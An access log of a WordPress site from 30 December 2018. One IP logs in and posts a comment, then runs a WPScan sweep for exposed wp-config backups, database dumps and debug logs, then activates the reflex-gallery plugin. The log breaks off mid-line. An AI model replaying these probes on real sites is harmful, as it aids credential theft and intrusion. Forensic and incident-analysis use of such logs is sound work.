       https://ganga.site/    Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:45:56 +0000] GET   /wp-login.php   HTTP/1.1
       200     1753    -       Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:45:56 +0000] GET           /wp-admin/load-
styles.php?c=0&dir=ltr&load%5B%5D=dashicons,buttons,forms,l10n,login&ver=4.9.9   HTTP/1.1
       200     37385   https://ganga.site/wp-login.php      Mozilla/5.0     (X11;     Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:45:56 +0000] GET                        /wp-
admin/images/wordpress-logo.svg?ver=20131107 HTTP/1.1      200     1831
       https://ganga.site/wp-admin/load-
styles.php?c=0&dir=ltr&load%5B%5D=dashicons,buttons,forms,l10n,login&ver=4.9.9
       Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:46:06 +0000] POST /wp-admin/admin-ajax.php
HTTP/1.1       200     744     https://ganga.site/wp-admin/edit-
```

```
comments.php?p=1&comment_status=approved    Mozilla/5.0      (X11;      Linux      x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:46:11 +0000] POST  /wp-login.php  HTTP/1.1
       302     1319    https://ganga.site/wp-login.php      Mozilla/5.0     (X11;     Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:46:11 +0000] GET      /wp-admin/profile.php
HTTP/1.1       200     64160   https://ganga.site/wp-login.php      Mozilla/5.0       (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:46:12 +0000] GET                        /wp-
content/plugins/accelerated-mobile-pages/includes/admin-script.js?ver=0.9.97.19  HTTP/1.1
       200     6921    https://ganga.site/wp-admin/profile.php      Mozilla/5.0       (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:46:12 +0000] GET                        /wp-
content/plugins/accelerated-mobile-pages/includes/admin-style.css?ver=0.9.97.19  HTTP/1.1
       200     18679   https://ganga.site/wp-admin/profile.php      Mozilla/5.0       (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:46:12 +0000] GET           /wp-admin/load-
scripts.php?c=0&load%5B%5D=jquery-core,jquery-migrate,utils,zxcvbn-async&ver=4.9.9
HTTP/1.1       200     38562   https://ganga.site/wp-admin/profile.php      Mozilla/5.0
(X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)   Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:46:12 +0000] GET           /wp-admin/load-
styles.php?c=0&dir=ltr&load%5B%5D=dashicons,admin-bar,common,forms,admin-
menu,dashboard,list-tables,edit,revisions,media,themes,about,nav-menus,wp-
pointer,widgets&load%5B%5D=,site-icon,l10n,buttons,wp-auth-check&ver=4.9.9       HTTP/1.1
       200     85129   https://ganga.site/wp-admin/profile.php      Mozilla/5.0       (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:46:12 +0000] GET           /wp-admin/load-
scripts.php?c=0&load%5B%5D=hoverIntent,common,admin-bar,password-strength-
meter,underscore,wp-util,user-profile,svg-painter,heartbeat,wp-auth-check,jquery-
&load%5B%5D=ui-widget,jquery-ui-position,wp-pointer&ver=4.9.9 HTTP/1.1    200     25749
       https://ganga.site/wp-admin/profile.php      Mozilla/5.0   (X11;   Linux   x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:46:12 +0000] GET                        /wp-
includes/js/zxcvbn.min.js HTTP/1.1   200     403440 https://ganga.site/wp-
admin/profile.php      Mozilla/5.0  (X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:46:14 +0000] GET       /wp-admin/index.php
HTTP/1.1       200     67695   https://ganga.site/wp-admin/profile.php      Mozilla/5.0
(X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)   Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:46:14 +0000] GET                        /wp-
includes/js/thickbox/thickbox.css?ver=4.9.9 HTTP/1.1       200     1288
       https://ganga.site/wp-admin/index.php       Mozilla/5.0   (X11;   Linux   x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:46:14 +0000] GET           /wp-admin/load-
scripts.php?c=0&load%5B%5D=jquery-core,jquery-migrate,utils&ver=4.9.9 HTTP/1.1   200
       38320   https://ganga.site/wp-admin/index.php       Mozilla/5.0     (X11;     Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:46:14 +0000] GET                        /wp-
includes/css/editor.min.css?ver=4.9.9 HTTP/1.1      200     6206    https://ganga.site/wp-
admin/index.php       Mozilla/5.0  (X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:46:14 +0000] GET           /wp-admin/load-
scripts.php?c=0&load%5B%5D=hoverIntent,common,admin-bar,wp-ajax-response,jquery-
color,wp-lists,quicktags,jquery-query,admin-comments,jquery-ui-core,jquery-
&load%5B%5D=ui-widget,jquery-ui-mouse,jquery-ui-sortable,postbox,underscore,wp-util,wp-
a11y,dashboard,thickbox,svg-painter,heartbeat,wp-auth&load%5B%5D=-check,jquery-ui-
position,wp-pointer,wplink,jquery-ui-menu,jquery-ui-autocomplete&ver=4.9.9       HTTP/1.1
       200     63689   https://ganga.site/wp-admin/index.php       Mozilla/5.0       (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:46:15 +0000] GET                        /wp-
includes/js/thickbox/loadingAnimation.gif HTTP/1.1  200     15567   https://ganga.site/wp-
admin/index.php       Mozilla/5.0  (X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:46:16 +0000] GET
/index.php/2018/12/21/hola-mon/ HTTP/1.1     200     22992   https://ganga.site/wp-
admin/index.php       Mozilla/5.0  (X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:46:16 +0000] GET                        /wp-
includes/css/dashicons.min.css?ver=4.9.9 HTTP/1.1   200     29109
       https://ganga.site/index.php/2018/12/21/hola-mon/   Mozilla/5.0     (X11;     Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:46:16 +0000] GET   /wp-includes/css/admin-
bar.min.css?ver=4.9.9 HTTP/1.1       200     4310
       https://ganga.site/index.php/2018/12/21/hola-mon/   Mozilla/5.0     (X11;     Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
```

```
193.238.152.59 -       -       [30/Dec/2018:11:46:16 +0000] GET  /wp-includes/js/comment-
reply.min.js?ver=4.9.9 HTTP/1.1      200     1108
       https://ganga.site/index.php/2018/12/21/hola-mon/   Mozilla/5.0    (X11;    Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:46:16 +0000] GET    /wp-includes/js/admin-
bar.min.js?ver=4.9.9 HTTP/1.1 200     2884
       https://ganga.site/index.php/2018/12/21/hola-mon/   Mozilla/5.0    (X11;    Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:46:37 +0000] POST    /wp-comments-post.php
HTTP/1.1       302     540     https://ganga.site/index.php/2018/12/21/hola-mon/
       Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:46:38 +0000] GET
/index.php/2018/12/21/hola-mon/ HTTP/1.1     200     23010
       https://ganga.site/index.php/2018/12/21/hola-mon/   Mozilla/5.0    (X11;    Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:11:46:52 +0000] GET
/index.php/2018/12/21/hola-mon/ HTTP/1.1     200     23159
       https://ganga.site/index.php/2018/12/21/hola-mon/   Mozilla/5.0    (X11;    Linux
x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
-------------------------------------------------------------------------------
193.238.152.59 -       -       [30/Dec/2018:12:04:51 +0000] GET / HTTP/1.1 200     31318
       -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:04:52 +0000] GET / HTTP/1.1 200     28274
       -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:04:52 +0000] HEAD / HTTP/1.1       200
       222     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:04:56 +0000] GET    /robots.txt    HTTP/1.1
       404     467     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:04:56 +0000] GET /fantastico_fileslist.txt
HTTP/1.1       404     481     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:04:56 +0000] GET     /searchreplacedb2.php
HTTP/1.1       404     477     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:04:56 +0000] GET    /xmlrpc.php    HTTP/1.1
       405     240     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:04:56 +0000] GET   /readme.html   HTTP/1.1
       200     3347    -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:04:57 +0000] GET     /wp-content/debug.log
HTTP/1.1       404     477     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:04:57 +0000] GET         /wp-includes/rss-
functions.php HTTP/1.1500     206     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:04:57 +0000] GET    /wp-content/backup-db/
HTTP/1.1       404     626     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:04:57 +0000] GET        /installer-log.txt
HTTP/1.1       404     474     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:04:57 +0000] GET  /wp-signup.php  HTTP/1.1
       302     323     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:04:58 +0000] GET   /wp-content/mu-plugins/
HTTP/1.1       404     479     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:04:58 +0000] GET                    /wp-
login.php?action=register HTTP/1.1   200     1507    -       WPScan                 v3.4.2
(https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:04:58 +0000] GET      /wp-content/uploads/
HTTP/1.1       200     713     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:04:58 +0000] GET                    /wp-
content/uploads/tmm_db_migrate/tmm_db_migrate.zip HTTP/1.1 404     509     -       WPScan
v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:04:58 +0000] GET                    /wp-
content/uploads/dump.sql HTTP/1.1    404     484     -       WPScan                 v3.4.2
(https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:04:58 +0000] GET  /emergency.php  HTTP/1.1
       404     470     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:04:58 +0000] GET /index.php/feed/ HTTP/1.1
       200     8607    -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:00 +0000] GET /index.php/comments/feed/
HTTP/1.1       200     2222    -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:00 +0000] GET                    /wp-
content/themes/twentyseventeen/style.css?ver=4.9.9 HTTP/1.1200     16123   -       WPScan
v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:00 +0000] GET                    /wp-
content/themes/twentyseventeen/style.css HTTP/1.1   200     16123   -       WPScan   v3.4.2
(https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:01 +0000] GET                    /wp-
content/themes/twentyseventeen/readme.txt HTTP/1.1  404     501     -       WPScan   v3.4.2
(https://wpscan.org/)
```

```
193.238.152.59 -       -       [30/Dec/2018:12:05:01 +0000] GET                        /wp-
content/themes/twentyseventeen/README.txt HTTP/1.1  200     1888    -       WPScan   v3.4.2
(https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:01 +0000] GET                        /wp-
content/themes/twentyseventeen/changelog.txt HTTP/1.1       404     504     -       WPScan
v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:01 +0000] GET                        /wp-
content/themes/twentyseventeen/CHANGELOG.md HTTP/1.1        404     503     -       WPScan
v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:01 +0000] GET                        /wp-
content/themes/twentyseventeen/changelog.md HTTP/1.1        404     503     -       WPScan
v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:01 +0000] GET                        /wp-
content/themes/twentyseventeen/ HTTP/1.1    500     206     -       WPScan          v3.4.2
(https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:02 +0000] GET                        /wp-
content/themes/twentyseventeen/error_log HTTP/1.1   404     648     -       WPScan   v3.4.2
(https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:04 +0000] GET /wp-config.php~ HTTP/1.1
       404     619     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:04 +0000] GET
/bfee18402735d1464251bb1f0c575922.html HTTP/1.1     404     3537    -       WPScan   v3.4.2
(https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:04 +0000] GET       /wp-config.php.save
HTTP/1.1       404     3518    -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:04 +0000] GET      /%23wp-config.php%23
HTTP/1.1       404     3515    -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:04 +0000] GET        /wp-config.php.swo
HTTP/1.1       404     474     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:04 +0000] GET        /wp-config.php.swp
HTTP/1.1       404     3517    -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:04 +0000] GET       /.wp-config.php.swp
HTTP/1.1       404     3518    -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:04 +0000] GET        /wp-config.php_bak
HTTP/1.1       404     474     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:04 +0000] GET        /wp-config.php.bak
HTTP/1.1       404     474     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:04 +0000] GET  /wp-config.bak  HTTP/1.1
       404     470     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:04 +0000] GET  /wp-config.old  HTTP/1.1
       404     470     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:04 +0000] GET  /wp-config.save  HTTP/1.1
       404     471     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:05 +0000] GET        /wp-config.php.old
HTTP/1.1       404     474     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:05 +0000] GET       /wp-config.php.orig
HTTP/1.1       404     475     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:05 +0000] GET  /wp-config.orig  HTTP/1.1
       404     471     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:05 +0000] GET       /wp-config.original
HTTP/1.1       404     475     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:05 +0000] GET   /wp-config.php.original
HTTP/1.1       404     479     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:05 +0000] GET  /wp-config.txt  HTTP/1.1
       404     470     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:05 +0000] GET /wp-config.php.1 HTTP/1.1
       404     472     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:05 +0000] GET  /wp-config.php1  HTTP/1.1
       404     471     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:05 +0000] GET  /wp-config.tar  HTTP/1.1
       404     470     -       WPScan v3.4.2 (https://wpscan.org/)
193.238.152.59 -       -       [30/Dec/2018:12:05:05 +0000] GET  /wp-config.zip  HTTP/1.1
       404     470     -       WPScan v3.4.2 (https://wpscan.org/)
--------------------------------------------------------------------------------
193.238.152.59 -       -       [30/Dec/2018:12:22:36 +0000] GET / HTTP/1.1 200     33534
       -       Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:22:42 +0000] GET       /wp-admin/about.php
HTTP/1.1       200     68657   https://ganga.site/   Mozilla/5.0   (X11;   Linux   x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:22:46 +0000] GET     /wp-admin/plugins.php
HTTP/1.1       200     67676   https://ganga.site/wp-admin/about.php       Mozilla/5.0
(X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)   Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:22:56 +0000] -       408     3238    -
       -
```

```
193.238.152.59 -       -       [30/Dec/2018:12:22:56 +0000] -       408     3238    -
       -
193.238.152.59 -       -       [30/Dec/2018:12:22:56 +0000] -       408     3238    -
       -
193.238.152.59 -       -       [30/Dec/2018:12:22:56 +0000] -       408     3238    -
       -
193.238.152.59 -       -       [30/Dec/2018:12:23:47 +0000] POST /wp-admin/admin-ajax.php
HTTP/1.1       200     744     https://ganga.site/wp-admin/plugins.php      Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:24:35 +0000] GET                        /wp-
admin/plugins.php?action=activate&plugin=reflex-gallery%2Freflex-
gallery.php&plugin_status=all&paged=1&s&_wpnonce=e2af69ee71 HTTP/1.1       302     641
       https://ganga.site/wp-admin/plugins.php      Mozilla/5.0   (X11;   Linux   x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:24:35 +0000] GET                        /wp-
admin/plugins.php?activate=true&plugin_status=all&paged=1&s= HTTP/1.1      200     67828
       https://ganga.site/wp-admin/plugins.php      Mozilla/5.0   (X11;   Linux   x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:24:44 +0000] GET          /wp-admin/plugin-
install.php?tab=plugin-information&plugin=reflex-gallery& HTTP/1.1 200     62939
       https://ganga.site/wp-admin/plugins.php?plugin_status=all&paged=1&s
       Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:24:45 +0000] GET                        /wp-
content/plugins/accelerated-mobile-pages/base_remover/dependencyScript.js?ver=4.9.9
HTTP/1.1       200     929     https://ganga.site/wp-admin/plugin-install.php?tab=plugin-
information&plugin=reflex-gallery&   Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:24:45 +0000] GET            /wp-admin/load-
scripts.php?c=0&load%5B%5D=hoverIntent,common,jquery-ui-core,thickbox,plugin-
install,underscore,wp-util,wp-a11y,updates&ver=4.9.9 HTTP/1.1      200     25639
       https://ganga.site/wp-admin/plugin-install.php?tab=plugin-
information&plugin=reflex-gallery&   Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:24:45 +0000] GET            /wp-admin/load-
styles.php?c=0&dir=ltr&load%5B%5D=dashicons,common,forms,admin-menu,dashboard,list-
tables,edit,revisions,media,themes,about,nav-menus,wp-pointer,widgets,site-
icon&load%5B%5D=,l10n,buttons&ver=4.9.9 HTTP/1.1    200     81586   https://ganga.site/wp-
admin/plugin-install.php?tab=plugin-information&plugin=reflex-gallery&    Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:24:49 +0000] GET        /wp-admin/tools.php
HTTP/1.1       200     61747   https://ganga.site/wp-
admin/plugins.php?plugin_status=all&paged=1&s       Mozilla/5.0   (X11;   Linux   x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:24:51 +0000] GET      /wp-admin/plugins.php
HTTP/1.1       200     67751   https://ganga.site/wp-admin/tools.php        Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:01 +0000] GET      /wp-admin/upload.php
HTTP/1.1       200     74781   https://ganga.site/wp-admin/plugins.php      Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:02 +0000] GET                        /wp-
includes/js/mediaelement/mediaelementplayer-legacy.min.css?ver=4.2.6-78496d1     HTTP/1.1
       200     3134    https://ganga.site/wp-admin/upload.php       Mozilla/5.0       (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:02 +0000] GET                        /wp-
includes/js/mediaelement/wp-mediaelement.min.css?ver=4.9.9 HTTP/1.1       200     1666
       https://ganga.site/wp-admin/upload.php       Mozilla/5.0   (X11;   Linux   x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:02 +0000] GET            /wp-admin/load-
styles.php?c=0&dir=ltr&load%5B%5D=dashicons,admin-bar,buttons,media-
views,common,forms,admin-menu,dashboard,list-
tables,edit,revisions,media,themes,about,nav-menu&load%5B%5D=s,wp-pointer,widgets,site-
icon,l10n,wp-auth-check&ver=4.9.9 HTTP/1.1  200     92312   https://ganga.site/wp-
admin/upload.php       Mozilla/5.0  (X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:02 +0000] GET                        /wp-
includes/js/imgareaselect/imgareaselect.css?ver=0.9.8 HTTP/1.1     200     770
       https://ganga.site/wp-admin/upload.php       Mozilla/5.0   (X11;   Linux   x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:02 +0000] GET                        /wp-
includes/js/mediaelement/mediaelement-and-player.min.js?ver=4.2.6-78496d1        HTTP/1.1
       200     38777   https://ganga.site/wp-admin/upload.php       Mozilla/5.0       (X11;
Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
```

```
193.238.152.59 -       -       [30/Dec/2018:12:25:02 +0000] GET                        /wp-
includes/js/mediaelement/mediaelement-migrate.min.js?ver=4.9.9 HTTP/1.1   200     921
       https://ganga.site/wp-admin/upload.php      Mozilla/5.0   (X11;   Linux   x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:02 +0000] GET           /wp-admin/load-
scripts.php?c=0&load%5B%5D=jquery-core,jquery-migrate,utils,moxiejs,plupload&ver=4.9.9
HTTP/1.1       200     71392   https://ganga.site/wp-admin/upload.php      Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:02 +0000] GET           /wp-admin/load-
scripts.php?c=0&load%5B%5D=hoverIntent,common,admin-
bar,underscore,shortcode,backbone,wp-util,wp-backbone,media-models,wp-plupload,jquery-
ui-core,jquery-ui&load%5B%5D=-widget,jquery-ui-mouse,jquery-ui-sortable,wp-
mediaelement,wp-api-request,media-views,media-editor,media-audiovideo,mce-
view,img&load%5B%5D=areaselect,image-edit,media-grid,media,svg-painter,heartbeat,wp-
auth-check&ver=4.9.9 HTTP/1.1 200     86243   https://ganga.site/wp-admin/upload.php
       Mozilla/5.0   (X11;   Linux   x86_64)   AppleWebKit/537.36   (KHTML,   like   Gecko)
Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:03 +0000] GET                        /wp-
includes/images/spinner.gif HTTP/1.1 200     4490    https://ganga.site/wp-admin/load-
styles.php?c=0&dir=ltr&load%5B%5D=dashicons,admin-bar,buttons,media-
views,common,forms,admin-menu,dashboard,list-
tables,edit,revisions,media,themes,about,nav-menu&load%5B%5D=s,wp-pointer,widgets,site-
icon,l10n,wp-auth-check&ver=4.9.9    Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:03 +0000] POST /wp-admin/admin-ajax.php
HTTP/1.1       200     51059   https://ganga.site/wp-admin/upload.php      Mozilla/5.0
(X11;  Linux  x86_64)  AppleWebKit/537.36  (KHTML,  like  Gecko)  Chrome/66.0.3359.139
Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:03 +0000] GET                        /wp-
content/uploads/2014/01/spectacles.gif HTTP/1.1     200     20219   https://ganga.site/wp-
admin/upload.php      Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:03 +0000] GET                        /wp-
content/uploads/2014/01/dsc20050315_145007_132.jpg HTTP/1.1200     104055
       https://ganga.site/wp-admin/upload.php      Mozilla/5.0   (X11;   Linux   x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:03 +0000] GET                        /wp-
includes/images/media/video.png HTTP/1.1     200     588     https://ganga.site/wp-
admin/upload.php      Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:03 +0000] GET                        /wp-
content/uploads/2013/04/triforce-wallpaper.jpg HTTP/1.1     200     53215
       https://ganga.site/wp-admin/upload.php      Mozilla/5.0   (X11;   Linux   x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36
193.238.152.59 -       -       [30/Dec/2018:12:25:03 +0000] GET                        /wp-
